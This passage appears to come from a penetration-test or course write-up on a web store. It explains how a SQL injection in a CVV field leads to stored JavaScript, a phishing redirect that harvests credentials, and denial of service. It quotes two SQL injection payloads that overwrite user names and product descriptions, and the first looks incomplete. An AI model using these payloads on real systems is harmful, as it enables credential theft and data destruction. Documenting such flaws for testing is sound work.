
Through the SQL insert vector of the *account creation CVV* field, we are also able to upload Javascript code into the SQL database. This javascript is then executed when the website is rendered in a user's browser, allowing us to influence the website display of OTHER users, which constitutes a secondary insert attack. One of the features in the webpage, is the welcome *user* message, which displays the real name of the user, drawn from the database. As this field is displayed to each user, replacing this datafield with script code allows us to affect the interactions of all users.

CWE-601: URL Redirection to Untrusted Site ('Open Redirect')

- *A web application accepts a user-controlled input that specifies a link to an external site, and uses that link in a Redirect. An http parameter may contain a URL value and could cause the web application to redirect the request to the specified URL. By modifying the URL value to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials.*

Through this feature and the SQL + Javascript injection vulnerability, we are able to prompt logging in users with a pop-up which prevents their access to the website, and instead presents them with a prompt of our choosing. This link could point to a "replicate" of the original site, allowing us to collect usernames and passwords in rawtext form as these users attempt to login to the replicate site:

- **code:** `memed'); UPDATE USER SET NAME = " ;--`



As this real name is shown on every page of the site once a user logs in, it will effectively enact a Denial-of-Service on anyone who logs in, preventing all subsequent interactions until the browser's JSESSION cookies

are cleared, or until the user makes a new account as this new account will not have been effected by the database modifying insert attack yet.

Further, as the SQL insert allows us to modify other tables, we can preform wider a DoS attack, preventing interactions, even for someone who has not logged in. By modifying a field within the catalogue table, we can prevent users from being able to view the catalogue of the webstore:

- **code:** memed'); UPDATE PRODUCT SET DESCRIPTION = '';--